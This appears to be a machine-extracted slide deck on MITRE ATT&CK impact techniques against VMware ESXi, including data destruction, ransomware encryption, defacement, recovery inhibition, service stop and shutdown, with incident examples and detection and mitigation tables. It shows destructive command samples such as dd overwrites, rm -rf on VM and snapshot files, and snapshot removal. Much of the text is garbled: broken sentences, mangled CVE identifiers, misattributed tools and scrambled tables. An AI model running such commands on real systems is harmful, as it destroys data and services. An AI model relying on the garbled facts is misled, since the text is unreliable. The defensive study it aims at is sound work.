Standard 56)</td><td>Priority</td></tr><tr><td>Open-Ember Grid 29)</td><td>Priority</td></tr><tr><td>To InfraSec 8 (Priority 56)</td><td>Priority</td></tr><tr><td>Loki Grudey (Priority 1)</td><td>Priority</td></tr><tr><td>Newer to the Net 2)</td><td>Priority</td></tr></tbody></table>	Hosts Affected	Hosts Restored	Percentage	1	1	0%	2	2	6%	3	3	8%	6	6	10%	Mitigation Strategy	Priority	Patch Management	Priority	Internet Isolation	Priority	MFA	Priority	Internet Isolation	Priority	Prioritization Strategies	Priority	Mitigation Strategy	Priority	Patch Management	Priority	Repod of (Pfleider Standard 56)	Priority	Open-Ember Grid 29)	Priority	To InfraSec 8 (Priority 56)	Priority	Loki Grudey (Priority 1)	Priority	Newer to the Net 2)	Priority
Hosts Affected	Hosts Restored	Percentage																																											
1	1	0%																																											
2	2	6%																																											
3	3	8%																																											
6	6	10%																																											
Mitigation Strategy	Priority																																												
Patch Management	Priority																																												
Internet Isolation	Priority																																												
MFA	Priority																																												
Internet Isolation	Priority																																												
Prioritization Strategies	Priority																																												
Mitigation Strategy	Priority																																												
Patch Management	Priority																																												
Repod of (Pfleider Standard 56)	Priority																																												
Open-Ember Grid 29)	Priority																																												
To InfraSec 8 (Priority 56)	Priority																																												
Loki Grudey (Priority 1)	Priority																																												
Newer to the Net 2)	Priority																																												

Technique 2: Data Destruction (T1485)

Overview:

TECHNIQUE 2: DATA DESTRUCTION (T1485)

Tactic: Impact

DESCRIPTION:

Adversaries may intentionally destroy data and files on targeted systems or networks to network to interrupt availability and network. This includes files deleting, data destruction generally involves irreversible and normal techniques because this destroying individual files or directories, because there are many methods. Common deletion (like del, rm, rm -rf) is normally achieved by using activity tracking tools often wiped after activity by using malicious scripts or wiper malware to make adversary difficult to impossible destroying cloud data impossible.


PLATFORMS:

ESXi, IaaS, SaaS

Windows, macOS, Linux, Office Suite, IaaS

IMPACT TYPE:

Availability



The diagram illustrates the impact type 'Availability'. An 'Adversary' icon points to a central 'Targeted Systems/Network/Network' icon, which contains several grey cylinders representing storage. From this central icon, two arrows branch out: one to a trash bin labeled 'Delete Objects/Snapshots' and another to a shield with a red 'X' labeled 'Destroy/Overwrite Files (e.g., Wiper Malware)'.

SUB-TECHNIQUES:

- T1485.001: Lifecycle-Triggered Deletion – Adversaries modify cloud storage lifecycle policies to automate the deletion of stored objects (e.g., forcing bucket delete rules that delete data quickly), destroying cloud data at scale

Real World Example:

DATA DESTRUCTION – VMWARE ESXI DESTRUCTIVE RANSOMWARE / WIPER ATTACKS

Incident Period: 2022–2024 (Multiple confirmed campaigns)



OVERVIEW

- Several ESXi-targeted ransomware and destructive attacks (notably NotPetya-like variants, BlackCat, and Mimikatz) have been observed, corrupting ESXi virtual disk files and destroying data, making recovery impossible. Malicious encryption was used as a ransom note, pressuring victims to pay赎金 even without recovery keys.


AFFECTED ESXI VERSIONS:

- ESXi 6.5
- ESXi 7.x (unpatched)

DAY 0 – INITIAL COMPROMISE

- Exploited vulnerable or outdated ESXi services
- Common access vectors (CVE-22-21974 OpenJDK (CVE-to-VM escape CVE-22-22348 (Host-to-VM credentials)) Stolen or ESXi root credentials
- Gained root access to ESXi and ESXi shell

ATTACK TIMELINE



The diagram shows two ESXi hosts. On Day 0, the first host is shown with a padlock icon and the text "Encrypted Volumes". On Day 1, the second host is shown with a padlock icon and the text "Command Line". A legend at the bottom identifies the symbols: a cylinder for "ESXi Host", a cylinder with a lock for "Encrypted Volumes", and a terminal window for "Command Line".

IMPACT TARGETS

- All VMs fully powered off
- Snapshot files are deleted
- VM files are deleted
- Backups render snapshots targeted

BEHAVIORAL INDICATORS

- Virtual machines appear without encryption extensions
- VM files required broken VM files have been removed
- No decryption path possible

DETECTION METHODS

- BEHAVIORAL INDICATORS
- Missing .vmx or .vmtk files (corrupted and removed from boot files)
- Rapid deletion of large datastore files
- Datastore checksum inconsistencies

DESTRUCTION TARGETS

- Virtual Disk Files (.flat, .vmdk)
- Snapshot Files (.vmsd)
- VM Configuration Files (IM snapshot)
- VM swap and metadata files

DESTRUCTIVE COMMANDS EXECUTION (T1485)

```
dd if=/dev/zero of=~/vmfs/flat-vdk bs=100M  
rm -f ~/vmsn.vmx  
rm -rf ~/vmsn.flat.vmsd  
echo "conserv-flat-vd"  
echo "corrupt" >> /tmp/flt-fldk.vmx
```

IMPACT PATTERN

- In several incidents, permanently unbootable VMs have been rendered unusable
- Complete service loss if from backups only
- Unlike encryption, no negotiation leverage exists

ESXCR IMPACT

Impact	Metric	Implementation	Mitigation Strategies	Priority
Offline Backups	Value	Dozens affected	Manufacture	Critical
Snapshot Monitoring		Air-gapped, immutable storage	Energy & Publicelfare	Critical
VMs Destroyed		Detected abnormal deletion	Detected abnormal internet exposure	High
Compliance – No direct internet exposure	14-30 days	High	Erect wall	Medium
Log destruction (Nondestructive shell activity)		Low	PBAC Hardening	Medium
File manipulation, loading ESXi exploits	No	No	Restrict root privileges	Medium
Datastore checksum inconsistencies			Enforce wiper response plan	High

SAPPHIRE FILES

- Manufacturing
- Government & Public Sector
- Healthcare
- Critical Infrastructure Providers



- Note: attack had no ransom (wiper immediately)

VICTIMS BY SECTOR

Your data is gone. We do not hold ransom to money.
Recovery impossible.


Some attacks had no ransom (pure wiper behaviour).

Techniques 3: Data Encrypted For Impact (T1486)

Overview:

Data Encrypted For Impact (T1486)

Technique: Impact

Description	Key Characteristics	Mitigation & Mitigations																											
<ul style="list-style-type: none">Adversaries may encrypt data on systems, networks, VMs, or cloud storage.Disrupt availability and extort victims for ransom, disk partitions, or tie at ESXi virtual machines.Increase impact by lateral spread, modifying system messages, or displaying ransom notes.Cloud native encryption can deny access to stored data. 	<ul style="list-style-type: none">Ransomware encryptionDisruption of availabilityExtortion motiveLateral spread for impactCustom ransom notesModification of stem boot filesUnexpected system messagesAbuse of cloud services	<table border="1"><thead><tr><th>Detection Methods</th><th>Implementation</th><th>Priority</th></tr></thead><tbody><tr><td>Backups</td><td>Critical</td></tr><tr><td>Unusual file encryption activity</td><td></td></tr><tr><td>New, unrecognized file types (e.g., .hydred)</td><td></td></tr><tr><td>Modified system messages/ransom notes</td><td></td></tr><tr><td>Spikes in CPU/disk IO activity</td><td></td></tr><tr><td>API calls to cloud encryption services</td><td></td></tr></tbody></table> <table border="1"><thead><tr><th>Detection Strategies</th><th>Priority</th></tr></thead><tbody><tr><td>Enforce MFA & least privilege</td><td>High</td></tr><tr><td>Isolate critical systems (ESI, DC)</td><td>High</td></tr><tr><td>Next-gen antivirus & EDR</td><td>Critical</td></tr><tr><td>Data Loss Prevention</td><td>Medium</td></tr><tr><td>Monitor large file modifications</td><td></td></tr></tbody></table>	Detection Methods	Implementation	Priority	Backups	Critical	Unusual file encryption activity		New, unrecognized file types (e.g., .hydred)		Modified system messages/ransom notes		Spikes in CPU/disk IO activity		API calls to cloud encryption services		Detection Strategies	Priority	Enforce MFA & least privilege	High	Isolate critical systems (ESI, DC)	High	Next-gen antivirus & EDR	Critical	Data Loss Prevention	Medium	Monitor large file modifications	
Detection Methods	Implementation	Priority																											
Backups	Critical																												
Unusual file encryption activity																													
New, unrecognized file types (e.g., .hydred)																													
Modified system messages/ransom notes																													
Spikes in CPU/disk IO activity																													
API calls to cloud encryption services																													
Detection Strategies	Priority																												
Enforce MFA & least privilege	High																												
Isolate critical systems (ESI, DC)	High																												
Next-gen antivirus & EDR	Critical																												
Data Loss Prevention	Medium																												
Monitor large file modifications																													

Real World Example:

ESXIArgs Ransomware – VMWare ESXI Mass Encryption Campaign

Flisb Enct-sttevies (T148) – Data Encrypted for February 2023

Technique: MITRE AT&ACK (EXX) – February (T1486)

Attack Timeline	Encryption Execution (T1486)	Mitigation Strategies																						
<ul style="list-style-type: none">Day 0 - Initial Compromise<ul style="list-style-type: none">Exploited CVE-2021-21974 (OpenSLP overflow) (OpenSLP hexiFi hosts)Targeted unpatched remote command executionGained VIMware ESXI hosts<ul style="list-style-type: none">Gain unauthorized email accessPrepared disk posturesExplored root accessAchieved root access<ul style="list-style-type: none">Affected ESXI versions: ESXI 6, 7, 5Affected root access<ul style="list-style-type: none">Affected versions: ESXI 6, 6, 7, 7, 0 (patched)	<h4>Encryption Target</h4> <ul style="list-style-type: none">Virtual Machine Disk Files (.vmk)VM Configuration Files (nvmsd)VM Snapshot Files (.nvmsd)Hosting VM (resources unavailable)Retire encryption unsuitableNo OS datastores available <p>Your files encrypted! Use README.html or README.txt Bitcoin: Contact us via TOR portal. Failed us TOR-bansom notes fast loss.</p> <h4>Victims by Sector</h4> <ul style="list-style-type: none">Hosting ProvidersManaged Services MSPsManaged Service EnterprisesEducation InstitutionsHealthcare InstitutionsOrganizations	<table border="1"><thead><tr><th>Detection Methods</th><th>Priority</th></tr></thead><tbody><tr><td>Patch Management of multiple VMs</td><td>Critical</td></tr><tr><td>Sudden shutdown/stop activity</td><td></td></tr><tr><td>Mass modification of files (e.g., .hydred)</td><td>Extremely High</td></tr><tr><td>Data Loss High</td><td></td></tr></tbody></table> <table border="1"><thead><tr><th>Detection Strategies</th><th>Priority</th></tr></thead><tbody><tr><td>Disable OpenSLP</td><td>High</td></tr><tr><td>Network Isolation</td><td>High</td></tr><tr><td>Network & SSH access</td><td>Critical</td></tr><tr><td>Healthcare Response</td><td>Medium</td></tr><tr><td>Monitor large file modifications</td><td></td></tr></tbody></table>	Detection Methods	Priority	Patch Management of multiple VMs	Critical	Sudden shutdown/stop activity		Mass modification of files (e.g., .hydred)	Extremely High	Data Loss High		Detection Strategies	Priority	Disable OpenSLP	High	Network Isolation	High	Network & SSH access	Critical	Healthcare Response	Medium	Monitor large file modifications	
Detection Methods	Priority																							
Patch Management of multiple VMs	Critical																							
Sudden shutdown/stop activity																								
Mass modification of files (e.g., .hydred)	Extremely High																							
Data Loss High																								
Detection Strategies	Priority																							
Disable OpenSLP	High																							
Network Isolation	High																							
Network & SSH access	Critical																							
Healthcare Response	Medium																							
Monitor large file modifications																								

Technique 4: Defacement (T1491)

Overview:

	<h1>DEFACEMENT (T1491)</h1>	 <p>deliver messages</p>
	<p>Tactic: Impact</p> <ul style="list-style-type: none">• Platforms: ESXi, IAAS, Linux, Windows, macOS• Impact Type: Integrity	
	<p>Sub-techniques:</p>	
<p>T1491.001: Internal Defacement</p>  <ul style="list-style-type: none">• Modifying visual content within organization's internal systems.• Internal websites• Server login messages• User desktops	<p>T1491.002: External Defacement</p>  <ul style="list-style-type: none">• Modifying visual content on externally-facing systems.• Public websites• Propaganda push	

Real World Example:

Technique 5: Inhibit System Recovery (T1490)

Overview:



INHIBIT SYSTEM RECOVERY (T1490)

Adversaries delete or disable system recovery features (captures (backups) to prevent, restrooms, snapshot) after destruction after corruption or destruction on ransomware like ransomware.

Tactic: Impact

- Platforms: Containers, ESXi, Network Windows, macOS
- Impact Type: Integrity

Key Actions:

- Delete backup catalogs
- Internal websites
- Disable autorun copies
- Corrupt snapshots
- User desktops

Amplifies Impact

- Public websites
- Limits Defender's Ability
- Prevents System Restoration

Real World Example:

INHIBIT SYSTEM RECOVERY – VMWARES WORE & DESTRUCTIVE CAMPAIGNS

Incident Period: 2022–2024 (Observed Antidev services multiple conegmeg-style attacks)

OVERVIEW

- Delete VM files from ESXi hosts to doole, delete or corrupt postinstall ESXi files to prevent disk corruption, hives, and more from loading. This is done to prevent hosts from booting up correctly. For example, it sets file visibility to prevent disk corruption.

ATTACK TIMELINE

Day 0 – Initial Compromise



Day 1 – Recon & Pre-Recovery Disruption

```
# rm /tmp/vmnode_1.(vmx)
vmkfstools -d snapshot:removeall
<
vim-cmd vmsvc/snapshot/VM1/VM<1>/Host>
rm -rf *.bak ! -l msn,msd>
```

INHIBIT SYSTEM RECOVERY EXECUTION (T1490)

Recovery-Inhibiting Actions:

- Delete VM vmsvc/snapshots/removeall
- Snapshot deletion
- VMX corruption
- VMX corruption
- Metadata corruption
- Snapshot deletion
- VMX removal
- Metadata tampering

AFFECTED ESXI VERSIONS:

- ESXi 6.5
- 6.7.1-7x (uppathed)

IMPACT PATTERN

- VM Recovery: Snapshots unusable
- Service Availability: Extended downtime
- Data Loss Risk

RANSOM / DESTRUCTION PHASE

Your backups are gone. Recovery is impossible. Our impossible without our Contact us via TOR.



Technique 6: Service Stop (T1489)

Overview:



SERVICE STOP (T1489)

Adversaries may stop or disable services on 1 system to system to render those services unavailable. This can inhibit incident response or aid in causing damage, amplifying impact.

Tactic: Impact

Platforms: ESXI, IAAs, Linux, Windows, macOS

Impact Type: Availability

Key Actions:

- ⑤ Stop critical services (database, mail)
- ⑤ Disable many/all services
- Enable data destruction/encryption

Impact:

- ⚠ Systems unusable
- ⚠ Key functionality inaccessible
- ⚠ Prevents incident response

Real World Example:

SERVICE STOP – VMWARE ESXI DISRUPTION & CAMPAIGNS
Incident Period: 2022–2024 (Never occurred across and confirmed confirmed Statlock)

OVERVIEW
Several ESXI targeted ransomware variants have been identified on organizations Datacenter ESXi hosts. These attacks have disrupted critical services and infrastructure, leading to prolonged outages and significant downtime.

AFFECTED ESXI VERSIONS:
• 6.5.6.5
• 6.5.7.7 (unpatched)

DAY 1 – T1489
Exploited vulnerabilities in the ESXi host system to gain root access and disable critical services.

ATTACK TIMELINE
Bent around the clock to target multiple ESXi hosts simultaneously.

IMPACT TARGETS
• RM, Daurs & Insmapshuts Streetlights

BEHAVIORAL INDICATORS
• Virtual machines were without encryption extensions. No decryption pattern had been tracked.

SERVICES TARGETED
• Virtual Disk Files (.vfat, .vmfs)
• Snapshot protection enabled, .thick
• VM Config creation, (Network service)
• VM swap and metadata files

DESTRUCTIVE COMMANDS EXECUTION (T1489)
`dd if=/dev/sd-c-vmdk-k-flat stop
etc-init.d.hoststop
rm -rf /tmp/* (flet SSH)
echo -vpxa
vm --initd.log/-/malicious/choice-mode-enter
vm-cmd/maintain/enable/rdb:mrx")>`

IMPACT PATTERN
• In some cases, hosts have been unable to boot.
• VM health to other ESXi servers has failed, and links to failed.

ESXHOST IMPACT
Metric Value Implementation
Offline Backups Described by the provider
Snapshot Monitoring surge Air-gapped providers
VMs Destroyed Host configuration
Complaints - Host Intake 16-30 days Host
Log deactivation (VNC) No Education


URGENT
Business Proprietary

VICTIMS BY SECTOR
Your data is gone. We need to be more vigilant.
Don't repeat.

MITIGATION STRATEGIES
Priority
Manufacture Critical
Held & Providers Critical
Delete alarm internet exposure High
Healthcare Poth
Critical sectors High

Techniques 7: System Shutdown/Reboot (T1529)


Overview:



Real World Example:

LockBit 3.0 Ransomware – Forced VM Shutdown on VmWare ESXI / Reboot

Technique: MITRE ATT&ACK, T1529 – (2022–2023)

Attack Timeline	Observed Behavior	Impact Pattern	Victims by Sector	Mitigation Strategies																
Day 0 – Initial Compromise slow incident response. 	<ul style="list-style-type: none">• Rame telo tool slonieplats cloud interfaces• Disrupted outages, prevents with destructive/restrictive	<ul style="list-style-type: none">• Downtime Disrupted delays delays• All your virtual machines locked• Disrupted business access.• Delayed recovery	<ul style="list-style-type: none">• All virtual machines are Pay ransom to restart/reboot manually.	<table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>Metric</th><th>Value</th></tr></thead><tbody><tr><td>ESXI Hosts</td><td>Hundreds: Critical</td></tr><tr><td>VMS Impacted</td><td>Thousands: Downtime: Business Impact: Severe</td></tr><tr><td>Downtime:</td><td>Hours to days</td></tr></tbody></table>	Metric	Value	ESXI Hosts	Hundreds: Critical	VMS Impacted	Thousands: Downtime: Business Impact: Severe	Downtime:	Hours to days								
Metric	Value																			
ESXI Hosts	Hundreds: Critical																			
VMS Impacted	Thousands: Downtime: Business Impact: Severe																			
Downtime:	Hours to days																			
Day 1 – System Shutdown / Reboot (T1529) 	<ul style="list-style-type: none">• Disrupted outages, prevents with destructive/restrictive	<ul style="list-style-type: none">• Limit msociety, restart systems manually	<ul style="list-style-type: none">• Delayed Recovery	<table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>Mitigation</th><th>Priority</th></tr></thead><tbody><tr><td>ESXI Access Hardening</td><td>Critical</td></tr><tr><td>Disable SSH</td><td>Critical</td></tr><tr><td>Strong Authentication</td><td>Critical</td></tr><tr><td>Enforce strong passwords/MFA</td><td>High</td></tr><tr><td>Networing Alert ESXI reboot events</td><td>High</td></tr><tr><td>Incident Response</td><td>High</td></tr><tr><td>ESXI ransomware playbooks</td><td>High</td></tr></tbody></table>	Mitigation	Priority	ESXI Access Hardening	Critical	Disable SSH	Critical	Strong Authentication	Critical	Enforce strong passwords/MFA	High	Networing Alert ESXI reboot events	High	Incident Response	High	ESXI ransomware playbooks	High
Mitigation	Priority																			
ESXI Access Hardening	Critical																			
Disable SSH	Critical																			
Strong Authentication	Critical																			
Enforce strong passwords/MFA	High																			
Networing Alert ESXI reboot events	High																			
Incident Response	High																			
ESXI ransomware playbooks	High																			